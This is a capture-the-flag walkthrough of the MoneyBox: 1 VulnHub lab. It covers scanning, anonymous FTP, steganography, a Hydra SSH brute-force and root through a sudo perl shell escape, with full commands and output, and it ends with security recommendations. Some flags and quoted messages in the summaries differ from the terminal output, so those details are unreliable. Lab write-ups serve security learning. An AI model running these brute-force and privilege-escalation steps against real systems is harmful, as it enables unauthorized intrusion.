

MoneyBox: 1 — Proof of Concept (PoC)

1. Overview

Item	Details
Machine Name	MoneyBox: 1
VulnHub URL	https://www.vulnhub.com/entry/moneybox-1,653/
Release Date	27 Feb 2021
Author	Kirthik_T
Attacker OS	Kali Linux
Target OS	Debian Linux
Difficulty	Easy-Medium
Objective	Obtain User flags and Root flag

2. Network Discovery

Identify hosts on the local network:

```
sudo arp-scan -l
```

Relevant output:

```
192.168.1.108 08:00:27:A9:98:91
```

- **Target IP:** 192.168.1.108

```
(kali㉿kali)-[~/moneybox]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:50:6f:d8, IPv4: 192.168.1.107
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      60:83:e7:6e:16:78      (Unknown)
192.168.1.104    50:c2:e8:95:0b:37      CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.108    08:00:27:a9:98:91      PCS Systemtechnik GmbH
192.168.1.100    f6:51:b0:f5:8b:ad      (Unknown: locally administered)
192.168.1.101    42:d5:fa:0c:a1:9b      (Unknown: locally administered)
192.168.1.102    3e:14:a2:c8:36:88      (Unknown: locally administered)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.013 seconds (127.17 hosts/sec). 6 responded
```

3. Service Enumeration

Run an aggressive Nmap scan:

```
sudo nmap -A -sV -sC 192.168.1.108 -Pn --min-rate 10000
```

Key services identified:

```
21/tcp open ftp      vsftpd 3.0.3 (Anonymous login allowed)
22/tcp open ssh       OpenSSH 7.9p1
80/tcp open http      Apache 2.4.38 (Debian)
```

```
(kali㉿kali)-[~/moneybox]
$ sudo nmap -A -sV -sC 192.168.1.108 -Pn --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-13 12:18 IST
Nmap scan report for 192.168.1.108
Host is up (0.0064s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.1.107
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0      1093656 Feb 26  2021 trytofind.jpg
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 1e:30:ce:72:81:e0:a2:3d:5c:28:88:8b:12:ac:fa:ac (RSA)
|   256  01:9d:fa:fb:f2:06:37:c0:12:fc:01:8b:24:8f:53:ae (ECDSA)
|_  256 2f:34:b3:d0:74:b4:7f:8d:17:d2:37:b1:2e:32:f7:eb (ED25519)
80/tcp open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: MoneyBox
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:A9:98:91 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
```


4. Web Enumeration

4.1 Manual Browsing

Navigating to:

```
http://192.168.1.108/
```

The webpage does not reveal useful information directly.



4.2 Directory Brute-forcing

Run Gobuster to enumerate hidden directories:

```
gobuster dir -u http://192.168.1.108/ -w /usr/share/wordlists/dirbuster/direct  
ory-list-2.3-medium.txt -x php,html,zip
```

Results of interest:

```
[→ http://192.168.1.108/blogs/]
```

```
(kali@kali)-[~/moneybox]
$ gobuster dir -u http://192.168.1.108/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,zip

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.108/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: ie Box so don't gobuster/3.8
[+] Extensions: zip,php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/index.html (Status: 200) [Size: 621]
/blogs (Status: 301) [Size: 314] [→ http://192.168.1.108/blogs/]
/server-status (Status: 403) [Size: 278]
Progress: 882232 / 882232 (100.00%)

Finished
```

4.3 Source Code Inspection

Navigating to:

<http://192.168.1.108/blogs/>



I'm T0m-H4ck3r

I Already Hacked This Box and Informed. But They didn't Do any Security configuration
If You Want Hint For Next Step.....?


Inspecting the page source reveals a hidden directory:

S3cr3t-T3xt

```
46
47
48 <!-- the hint is the another secret directory is S3cr3t-T3xt -->
49
```

Navigating to:


<http://192.168.1.108/S3cr3t-T3xt/>



Inside the source code, a secret key is found:

```
3xtr4ctd4t4
```

This key will be used later.



5. FTP Enumeration & Steganography

5.1 Anonymous FTP Login

FTP allows anonymous access:

```
ftp 192.168.1.108
```

Login:

```
Username: anonymous
Password: anonymous
```

List files:

```
ls -l
```

Output:

```
trytofind.jpg
```

Download the file:

```
get trytofind.jpg
```

```
(kali@kali)-[~/moneybox]
$ ftp 192.168.1.108
Connected to 192.168.1.108.
220 (vsftpd 3.0.3)
Name (192.168.1.108:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -l
229 Entering Extended Passive Mode (|||38191|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 1093656 Feb 26 2021 trytofind.jpg
226 Directory send OK.
ftp> get trytofind.jpg
local: trytofind.jpg remote: trytofind.jpg
229 Entering Extended Passive Mode (|||38675|)
150 Opening BINARY mode data connection for trytofind.jpg (1093656 bytes).
100% |*****| 1068 KiB 2.08 MiB/s 00:00 ETA
226 Transfer complete.
1093656 bytes received in 00:00 (2.05 MiB/s)
ftp> exit
221 Goodbye.
```

5.2 Extract Hidden Data (Steghide)

Extract hidden content from the image:

```
steghide extract -sf trytofind.jpg
```

Enter passphrase: **3xtr4ctd4t4**

This creates **data.txt**.

View the contents:

```
cat data.txt
```

Message revealed:

```
Hello..... renu
Your password is too weak...
```

This reveals a **valid username: renu**.

```
(kali@kali)-[~/moneybox]
$ steghide extract -sf trytofind.jpg
Enter passphrase:
wrote extracted data to "data.txt".

(kali@kali)-[~/moneybox]
$ cat data.txt
Hello..... renu

I tell you something Important.Your Password is too Week So Change Your Password
Don't Underestimate it.....
```

6. SSH Brute-force Attack

Using Hydra to brute-force SSH credentials:

```
hydra -l renu -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.108
```

Successful result:

```
login: renu
password: 987654321
```

```
(kali@kali) ~[moneybox]
$ hydra -l renu -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.108
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-13 12:26:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:l/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.108:22/
[22][ssh] host: 192.168.1.108 login: renu password: 987654321
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-13 12:27:04
```

7. Initial Access (User1)

Login via SSH:

```
ssh renu@192.168.1.108
```

After login, list files:

```
ls
cat user1.txt
```

User1 flag:

```
us3r1{F14g:0ku74tbd3777y4}
```

```
(kali@kali)~[~/moneybox]
$ ssh renu@192.168.1.108
The authenticity of host '192.168.1.108 (192.168.1.108)' can't be established.
ED25519 key fingerprint is SHA256:4skFgbTuZiVgZGtWwAh5WRXgKXTdP7U5BhYUsIg9nWw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.108' (ED25519) to the list of known hosts.
renu@192.168.1.108's password:
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 08:53:43 2021 from 192.168.43.44
renu@MoneyBox:~$ ls
ftp  user1.txt
renu@MoneyBox:~$ cat user1.txt
Yes ... !
You Got it User1 Flag

⇒ us3r1{F14g:0ku74td3777y4}
```

8. Lateral Movement (User2)

8.1 Enumerate Home Directories

```
cd /home
ls
cd lily
```

Found another user: **lily**

```
renu@MoneyBox:~$ cd ..
renu@MoneyBox:/home$ ls
lily  renu
renu@MoneyBox:/home$ cd lily
```

8.2 SSH Key Abuse

Inspect Lily's `.ssh` directory:

```
ls -la
cd /home/lily/.ssh
cat authorized_keys
```

An SSH public key is present.

Since the private key already exists for the current user, SSH access works without a password:


```
ssh lily@192.168.1.108
```

8.3 User2 Flag

```
cat user2.txt
```

User2 flag:

```
us3r{F14g:tr5827r5wu6nklao}
```

```
renu@MoneyBox:~/home/lily$ ls -la
total 36
drwxr-xr-x 4 lily lily 4096 Feb 26 2021 .
drwxr-xr-x 4 root root 4096 Feb 26 2021 ..
-rw-r--r-- 1 lily lily 985 Feb 26 2021 .bash_history
-rw-r--r-- 1 lily lily 220 Feb 25 2021 .bash_logout
-rw-r--r-- 1 lily lily 3526 Feb 25 2021 .bashrc
drwxr-xr-x 3 lily lily 4096 Feb 25 2021 .local
-rw-r--r-- 1 lily lily 807 Feb 25 2021 .profile
drwxr-xr-x 2 lily lily 4096 Feb 26 2021 .ssh
```

```
renu@MoneyBox:~/home/lily$ cd .ssh
renu@MoneyBox:~/home/lily/.ssh$ ls -la
total 12
drwxr-xr-x 2 lily lily 4096 Feb 26 2021 .
drwxr-xr-x 4 lily lily 4096 Feb 26 2021 ..
-rw-r--r-- 1 lily lily 393 Feb 26 2021 authorized_keys
renu@MoneyBox:~/home/lily/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCEFEbTL0A+7n+od9tCjASYAWY0XBqczqyb2qsNsJm8m8CBMCBNSktugtosh9HY9h25Ink0Zdn3RitZJXuemXCaso5M6Bctu5GduL882dFgz96209TvdF7Jm82e1iVrsS8YCVQg43migW56HXJu+BNrVbCf+xq36biziQaVBysvGblCPpN03TtG49NdN2cl0FDmLm2Y6nLH42ZMshCC0HQJlBYmc/I37G09VtUsaCpjiKaxZanglyb2+WL5xm3Jr+EhgnW0pQ9iHexXdtIdLK6hNU0ff5yNxlVIVzG2VEbugtJXukMSLWk2FhnEdLqCCHXY+IV+XEB9F3 renu@debian
renu@MoneyBox:~/home/lily/.ssh$ ssh lily@192.168.1.108
The authenticity of host '192.168.1.108 (192.168.1.108)' can't be established.
ECDSA key fingerprint is SHA256:8G25oXjLV35yJ7cQf1EE0rFB99KLK/K1hA)zK/IX&8I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.108' (ECDSA) to the list of known hosts.
Linux MoneyBox 4.19.0-ls-amd64 #1 SMP Debian 4.19.171-2 (2021-01-10) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 09:07:47 2021 from 192.168.43.80
lily@MoneyBox:~$ ls
user2.txt
lily@MoneyBox:~$ cat user2.txt
Yeah.....
You Got a User2 Flag
⇒ us3r{F14g:tr5827r5wu6nklao}
```

9. Privilege Escalation

Check sudo permissions:

```
sudo -l
```

Output:

```
(ALL : ALL) NOPASSWD: /usr/bin/perl
```

This allows executing Perl as root without a password.

Exploit this misconfiguration:

```
sudo perl -e 'exec "/bin/sh";'
```

Verify root access:

```
whoami  
id
```

Output:

```
uid=0(root)
```

```
lily@MoneyBox:~$ sudo -l  
Matching Defaults entries for lily on MoneyBox:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User lily may run the following commands on MoneyBox:  
    (ALL : ALL) NOPASSWD: /usr/bin/perl  
lily@MoneyBox:~$ sudo perl -e 'exec "/bin/sh";'  
# whoami  
root  
# id  
uid=0(root) gid=0(root) groups=0(root)
```

10. Root Flag

Navigate to root directory:

```
cd /root  
cat .root.txt
```

Root flag:

```
r00t{H4ckth3p14n3t}
```

```

# cd ..
# ls
lily renu
# cd ..
# ls
bin boot dev etc home initrd.img initrd.img.old lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz vmlinuz.old
# cd root
# ls
# ls -la
total 28
drwx----- 3 root root 4096 Feb 26 2021 .
drwxr-xr-x 18 root root 4096 Feb 25 2021 ..
-rw----- 1 root root 2097 Feb 26 2021 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 3 root root 4096 Feb 25 2021 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 228 Feb 26 2021 .root.txt
# cat .root.txt

Congratulations.....!

You Successfully completed MoneyBox

Finally The Root Flag
=> root{H4ckth3p14n3t}

I'm Kirthik-KarvendhanT
It's My First CTF Box

instagram : kirthik
See You Back....

```

11. Attack Chain Summary

1. Network discovery using `arp-scan`
2. Service enumeration with `nmap`
3. Web directory enumeration using `gobuster`
4. Hidden key discovery via source code inspection
5. Anonymous FTP access
6. Steganography to extract credentials
7. SSH brute-force attack
8. Lateral movement using SSH keys
9. Privilege escalation via misconfigured sudo (Perl)
10. Root access and flag retrieval

12. Security Recommendations

- Disable anonymous FTP access
- Avoid storing sensitive data inside images
- Enforce strong password policies
- Restrict SSH access and disable password authentication
- Audit `sudo` permissions and remove NOPASSWD rules
- Regularly review user home directory permissions